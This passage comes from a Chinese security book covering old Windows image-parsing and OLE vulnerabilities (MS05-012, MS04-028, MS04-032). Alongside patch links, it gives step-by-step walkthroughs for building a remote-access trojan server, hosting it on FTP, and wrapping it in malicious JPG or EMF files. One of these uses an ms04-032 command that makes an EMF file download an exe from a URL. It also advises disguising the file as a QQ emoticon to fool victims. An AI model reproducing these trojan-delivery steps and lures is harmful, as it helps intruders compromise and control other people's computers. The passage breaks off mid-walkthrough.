step 1 使用如下命令登录远程服务器，在登录过程中需要输入用户名和密码，如图 3.12 所示。

```
C:\>telnet 192.168.234.129
```

图 3.16 查看添加的账号

3.1.9 Microsoft OLE 和 COM 远程缓冲区溢出漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以登录以下网址取得：

```
http://www.microsoft.com/technet/security/bulletin/ms05-012.mspx
```

也可以登录以下网址下载修补程序：

```
Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
http://www.microsoft.com/downloads/details.aspx?FamilyId=84B4F65E-39D5-4521-B692
-051F76F2492E

Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
http://www.microsoft.com/downloads/details.aspx?FamilyId=A0E59D77-8AC1-4AC0-9572
-A7E1C2E4A66A

Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
http://www.microsoft.com/downloads/details.aspx?FamilyId=F80EABC3-6D39-4532-9178
-7967626977EE

Microsoft Windows XP 64-Bit Edition Version 2003 (Itanium)
http://www.microsoft.com/downloads/details.aspx?FamilyId=2CE98263-2AB4-4FE3-8B0B
-5B3155119730

Microsoft Windows Server 2003
http://www.microsoft.com/downloads/details.aspx?FamilyId=83B97ECE-0010-443E-9353
-82FFCAF73771

Microsoft Windows Server 2003 for Itanium-based Systems
http://www.microsoft.com/downloads/details.aspx?FamilyId=A2C9E842-551C-458E-BF19
-1C2BA9F21A06
```

3.1.10 Microsoft Windows GDI+ JPG 解析组件缓冲区溢出漏洞简介

Microsoft Windows 图形设备接口（GDI+）是为用户提供在屏幕和打印机上显示信息的 API。GDI+也能处理 JPG 图像文件。

根据 CNCERT 的描述，GDI+（Gdiplus.dll）在处理 JPG 文件时存在缓冲区溢出，远程攻击者可以利用这个漏洞构建恶意 JPG 文件，以用户进程权限在系统上执行任意指令。

Microsoft 报告，Windows XP、Windows XP Service Pack 1 和 Windows Server 2003 操作系统

下的组件存在此问题，由于兼容性问题，部分第三方应用程序安装了这些受影响的组件，包括 Office XP，Visio 2002，Project 2002，Office 2003，Visio 2003 和 Project 2003。如果这些应用程序安装在系统上，并且使用 Windows XP、Windows XP Service Pack 1 或 Windows Server 2003 操作系统，用户必须安装补丁。

需要注意的是第三方的应用程序，只要安装受此漏洞影响的组件，任何应用程序使用 Gdiplus.dll 处理 JPG 图像，都会受到此漏洞的攻击。

远程攻击者可以通过构建特殊的 JPG 文件，通过 Web 连接、E-mail 附件等形式，诱使用户处理，来触发此漏洞。

3.1.11 Microsoft Windows GDI + JPG 解析组件缓冲区溢出漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows GDI + JPG 解析组件缓冲区溢出漏洞的目标服务器，在本书中该目标主机的 IP 地址为 192.168.234.129。
- “网络神偷”，该工具是一种远程访问工具，类似于常见的灰鸽子等木马程序，主要用于控制远程主机。
- JPEG Downloader，该工具是一种将木马的服务器端程序打包的程序。该工具还可以将程序代码伪装成 JPG 的图片形式。如果用户单击该图片，就会自动触发 JPG 解析组件缓冲区溢出漏洞。

step 1 双击打开“网络神偷”程序，如图 3.17 所示。

step 2 如果第一次打开“网络神偷”程序，需要进行一些基本的设置，如图 3.18 所示。




图 3.17 打开“网络神偷”程序




图 3.18 “网络神偷”程序的设置选项

step 3 “网络神偷”程序需要提供域名或者固定 IP 地址，这里可以使用自己的 IP 地址，如图 3.19 所示。

step 4 需要对“网络神偷”设置通信端口，默认端口号为 2018，如图 3.20 所示。

step 5 在设置完成后，如果一切顺利，就可以看到如图 3.21 所示的界面了。

step 6 单击工具栏中的命令按钮，生成服务器端软件，如图 3.22 所示。




图 3.19 使用自己的 IP 地址




图 3.20 设置通信端口

图 3.21 “网络神偷”程序的界面




图 3.22 生成服务器端软件

step 7 将生成的“网络神偷”程序服务器端软件上传到架设好的 FTP 服务器中，如图 3.23 所示。




图 3.23 上传服务器端软件

step 8 双击打开 JPEG Downloader，在文本框内输入“网络神偷”服务器端软件的完整路径，如图 3.24 所示。




图 3.24 在 JPEG Downloader 输入“网络神偷”服务器端软件的位置

step 9 单击 Make 按钮，自动生成一个 JPG 图片文件，如图 3.25 所示。

step 10 接下来将该 JPG 文件发送给被“黑”的对象，这里使用 QQ 工具。QQ 是一种网络聊天工具，因其使用范围广，所以这里选取该软件作为传播 JPG 文件的载体。有个小技巧：如果直接将图片发送出去，目标过于明显，所以可以将 JPG 文件伪装成 QQ 表情发送出去，如图 3.26 所示。

图 3.25 生成 JPG 文件




图 3.26 伪装的 QQ 表情

step 11 如果对方接收了 QQ 表情，则“网络神偷”客户端会发生如图 3.27 所示的变化。




图 3.27 “网络神偷”已经收到了服务器端的响应

3.1.12 Microsoft Windows GDI+JPG 解析组件缓冲区溢出漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以登录以下网址取得：

```
http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx
```

也可以登录以下网址下载修补程序：

```
Microsoft Windows XP and Microsoft Windows XP Service Pack 1:
http://www.microsoft.com/downloads/details.aspx?FamilyId=6F8D70C1-63BD-421
3-82C1-20266FDFD735&displaylang=en
```

Microsoft Windows XP 64-Bit Edition Service Pack 1:
http://www.microsoft.com/downloads/details.aspx?FamilyId=1631C3F7-A40E-4B26-BD92-12141E6A7F58&displaylang=en

Microsoft Windows XP 64-Bit Edition Version 2003:
http://www.microsoft.com/downloads/details.aspx?FamilyId=98BFF681-9703-4D23-8DF8-B7239D6C531C&displaylang=en

Microsoft Windows Server2003:
http://www.microsoft.com/downloads/details.aspx?FamilyId=B2FBD93C-3DC3-4A9E-BDD6-9F39726EE3E2&displaylang=en

Microsoft Windows Server 2003 64-Bit Edition:
http://www.microsoft.com/downloads/details.aspx?FamilyId=98BFF681-9703-4D23-8DF8-B7239D6C531C&displaylang=en

Microsoft Office XP Service Pack 3:
http://www.microsoft.com/downloads/details.aspx?FamilyId=7D128614-6D34-49DF-8D63-6C17E9A2D312&displaylang=en

Microsoft Office XP Service Pack 2:
http://download.microsoft.com/download/B/3/4/B349420C-7D50-4DD0-BFF2-249CF2DB43FA/Officexp-kb832332-fullfile-enu.exe

Microsoft Office 2003:
http://www.microsoft.com/downloads/details.aspx?FamilyId=106BCF99-1BA9-4035-94C5-2A7FA90E5971&displaylang=en

Microsoft Project 2002 Service Pack 1 (all versions):
http://www.microsoft.com/downloads/details.aspx?FamilyId=B3EBCCEA-B0E4-41C7-A6F4-413864D2CCF3&displaylang=en

Microsoft Project 2003 (all versions):
http://www.microsoft.com/downloads/details.aspx?FamilyId=9E37B6B0-A028-47EA-8FA1-3705877A2908&displaylang=en

Microsoft Visio 2002 Service Pack 2 (all versions):
http://www.microsoft.com/downloads/details.aspx?FamilyId=16C2DFFD-7B73-43C4-AB0D-2B5EFC80EB63&displaylang=en

Microsoft Visio 2003 (all versions):
http://www.microsoft.com/downloads/details.aspx?FamilyId=C07D40A5-6F87-4D50-9640-34FFD2F189E1&displaylang=en

Microsoft Visual Studio .NET 2002:
http://www.microsoft.com/downloads/details.aspx?FamilyId=44004D19-B22F-4AF2-A701-1FCB0467FBF9&displaylang=en

Microsoft Visual Studio .NET 2003:
http://www.microsoft.com/downloads/details.aspx?FamilyId=A13B7A21-463C-4286-AD68-E692417E80E2&displaylang=en

The Microsoft .NET Framework version 1.0 SDK Service Pack 2
http://www.microsoft.com/downloads/details.aspx?familyid=6978D761-4A92-410

```
6-A9BC-83E78D4ABC5B&displaylang=en

Microsoft Picture It!2002 (all versions):
http://www.microsoft.com/downloads/details.aspx?FamilyId=235EBC80-564B-4B5
2-A344-502E25AAD7FE&displaylang=en

……//省略部分网址
```

3.1.13 Microsoft Windows 图形渲染引擎安全漏洞简介

Windows 图形渲染引擎安全漏洞与 JPG 漏洞类似，均是将木马程序伪装成图片后，再诱使被攻击者触发该漏洞。

Microsoft Windows 对 Windows Metafile 和增强 Metafile 图像格式处理存在问题，远程攻击者可以利用这个漏洞以进程权限在系统上执行任意指令。

攻击者构建恶意 WMF 或 EMF 格式图像文件，诱使用户处理，就可能以渲染处理 WMF 或 EMF 图像的应用程序进程权限执行任意指令。目前还没有漏洞细节提供。

3.1.14 Microsoft Windows 图形渲染引擎安全漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows 图形渲染引擎安全漏洞的目标服务器，本书中该目标主机的 IP 地址为 192.168.234.129。
- “网络神偷”，一款远程访问工具，前面介绍过，这里不再重复。
- ms04-032，该工具是一种将木马的服务器端程序打包的程序，它可以将程序代码伪装成 WMF 或者 EMF 的格式。如果用户单击该图片，就会自动触发 Windows 图形渲染引擎安全漏洞。该工具的使用方法如下：

```
Ms04-032 <file><shellcode><bindport/url>
```

其参数解释如下：

- **file** 要生成的 EMF 文件的文件名。
- **shellcode** 有两个值可以选择，一是端口绑定模式，二是在指定位置下载木马服务器端程序。
  - 如果 shellcode 选择端口绑定模式时，bindport 指绑定的端口号。
  - shellcode 选择在指定位置下载木马服务器端程序时，url 指木马服务器端软件所在的网络位置。

step 1 双击打开“网络神偷”程序，如图 3.28 所示。

step 2 如果是第一次打开“网络神偷”程序，还需要进行一些基本设置，如图 3.29 所示。

step 3 “网络神偷”需要提供域名或固定的 IP 地址，这里使用自己的 IP 地址，如图 3.30 所示。

step 4 对“网络神偷”设置通信端口，默认端口号为 2018，如图 3.31 所示。




图 3.28 打开“网络神偷”程序




图 3.29 “网络神偷”程序的设置选项




图 3.30 使用自己的 IP 地址




图 3.31 设置通信端口

step 5 设置完成之后，如果一切顺利，可以看到如图 3.32 所示的界面。

step 6 单击工具栏命令按钮，生成服务器端软件，如图 3.33 所示。




图 3.32 “网络神偷”的界面




图 3.33 生成服务器端软件

step 7 将生成的“网络神偷”服务器端软件上传到架设好的 FTP 服务器中，如图 3.34 所示。




图 3.34 上传服务器端软件

step 8 单击“开始”按钮，弹出菜单，选择“运行”命令，输入“cmd”后按回车键，即可打开 Windows 命令行窗口，其效果如图 3.35 所示。




图 3.35 命令行窗口

step 9 输入如下命令，生成 EMF 文件，如图 3.36 所示。

图 3.36 生成 EMF 文件

```
C:\>ms04-032 test.emf  2 http://192.168.234.129/emf.exe
```

step 10 接下来要将该 EMF 文件发送给准备攻击的对象，这里使用 QQ 工具，将 EMF 文件伪装成 QQ 表情发送出去，如图 3.37 所示。

